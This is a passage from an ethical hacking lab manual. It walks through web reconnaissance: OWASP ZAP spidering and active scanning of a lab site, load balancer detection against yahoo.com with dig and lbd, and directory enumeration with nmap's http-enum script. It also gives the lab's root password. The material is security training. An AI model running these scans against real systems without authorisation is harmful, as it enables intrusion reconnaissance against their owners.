Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Windows Server 2019** and **Parrot Security** virtual machines are running.

TASK 3.1

Launch OWASP ZAP

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) present at the top of **Desktop** to open a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. Now, type **cd** and press **Enter** to jump to the root directory.
5. A **Parrot Terminal** window appears; type **zaproxy** and press **Enter** to launch OWASP ZAP.




Figure 1.3.1: Launch OWASP ZAP

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **OWASP ZAP** initializing window appears; wait for it to complete.



Figure 1.3.2: OWASP ZAP initializes

7. After completing initialization, a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.

Note: If a **Manage Add-ons** window appears, click the **Close** button.




Figure 1.3.3: OWASP ZAP Persist Session

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **OWASP ZAP** main window appears. Under the **Quick Start** tab, click the **Automated Scan** option under **Welcome to OWASP ZAP**.



Figure 1.3.4: OWASP ZAP: click Manual Explore

TASK 3.2

Perform Automated Scan

9. The **Automated Scan** wizard appears; enter the target website under the **URL to attack** field (here, **www.moviescope.com**). Leave the other settings to default and click the **Attack** button.




Figure 1.3.5: OWASP ZAP: Automated Scan wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Analyze the Result

10. **OWASP ZAP** starts scanning the target website. You can observe various URLs under the **Spider** tab.




Figure 1.3.6: OWASP ZAP: Spider tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. After performing web spidering, **OWASP ZAP** performs active scanning. Navigate to the **Active Scan** tab to observe the various scanned links.
12. After completing the active scan, the results appear under the **Alerts** tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.

Note: In this task, the objective being web spidering, we will focus on the information obtained while performing web spidering.




Figure 1.3.7: OWASP ZAP: Alerts tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Now, click on the **Spider** tab from the lower section of the window to view the web spidering information. By default, the **URLs** tab appears under the **Spider** tab.

14. The **URLs** tab contains various links for hidden content and functionality associated with the target website (**www.moviescope.com**).




Figure 1.3.8: OWASP ZAP: Spidering information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Now, navigate to the **Messages** tab under the **Spider** tab to view more detailed information regarding the URLs obtained while performing the web spidering, as shown in the screenshot.




Figure 1.3.9: OWASP ZAP: Spidering information Messages tab

You can also use other web spidering or crawling tools such as **Burp Suite** (https://portswigger.net), **WebScarab** (https://www.owasp.org), or **Mozenda Web Agent Builder** (https://www.mozenda.com) to discover the hidden content and functionality about the target website.

Note: In real-time, attackers perform web spidering or crawling to discover hidden content and functionality, which is not reachable from the main visible content, to exploit user privileges within the application. It also allows attackers to recover backup copies of live files, configuration and log files containing sensitive data, backup archives containing snapshots of files within the web root, and new functionality that is not linked to the main application.

16. This concludes the demonstration of how to perform web spidering on a target website using OWASP ZAP.
17. Close all open windows and document all the acquired information.
18. Turn off the **Windows Server 2019** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4

Detect Load Balancers using Various Tools

Here, we will detect load balancers using dig command and lbd tool.

Note: In this task, we will detect the load balancers on the website **www.yahoo.com**, as the websites hosted by our lab environment do not use load balancers.

Organizations use load balancers to distribute web server load over multiple servers and increase the productivity and reliability of web applications. Generally, there are two types of load balancers, namely, DNS load balancers (Layer 4 load balancers) and http load balancers (layer 7 load balancers).

Note: Ensure that the **Parrot Security** virtual machine is running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( )at the top of **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

You can use various tools such as dig and load balancing detector (lbd) to detect the load balancers of the target organization along with their real IP addresses.




Figure 1.4.1: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.1

Detect Load Balancers using dig

5. In the **Terminal** window appears; type **dig yahoo.com** and press **Enter**.
6. The result appears, displaying the available load balancers of the target website, as the screenshot demonstrates. Here, a single host resolves to multiple IP addresses, which possibly indicates that the host is using a load balancer.




Figure 1.4.2: Using dig command

Note: dig command provides detailed results and is used to identify whether the target domain is resolving to multiple IP addresses.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Detect Load Balancers using lbd

7. Now, type **lbd yahoo.com** and press **Enter**.
8. The result appears, displaying the available DNS load balancers used by the target website, as shown in the screenshot.




Figure 1.4.3: Using dig command

Note: lbd (load balancing detector) detects if a given domain uses DNS and http load balancing via the Server: and Date: headers and the differences between server answers. It analyzes the data received from application responses to detect load balancers.

9. This concludes the demonstration of how to detect load balancers using dig command, Halberd tool, and lbd tool.
10. Close all open windows and document all the acquired information.

TASK 5

Identify Web Server Directories

Here, we will use Nmap and Gobuster tool to identify web server directories on the target website.

Note: In this task, the target website (**www.moviescope**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Parrot Security** virtual machine is running.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Web servers host the web applications, so misconfigurations while hosting these web applications may lead to the exposure of critical files and directories over the Internet.

1. Turn on the **Windows Server 2019** and **Windows 10** virtual machines.
2. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) present at the top of **Desktop** to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

Now, type **cd** and press **Enter** to jump to the root directory.

TASK 5.1

Identify Web Server Directories using Nmap

A professional ethical hacker or pen tester must identify the target web application's files and directories exposed on the Internet using various automated tools such as Nmap and Gobuster. This information further helps to gather sensitive information stored in the files and folders.

5. In the terminal window; type **nmap -sV --script=http-enum <target domain or IP address>** (here, the target website is **www.moviescope.com**) and press **Enter**.
6. The result appears, displaying open ports and services, along with their version.
7. Scroll-down in the result and observe the identified web server directories under the **http-enum** section, as shown in the screenshot.




Figure 1.5.1: Nmap command to identify web server directories

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

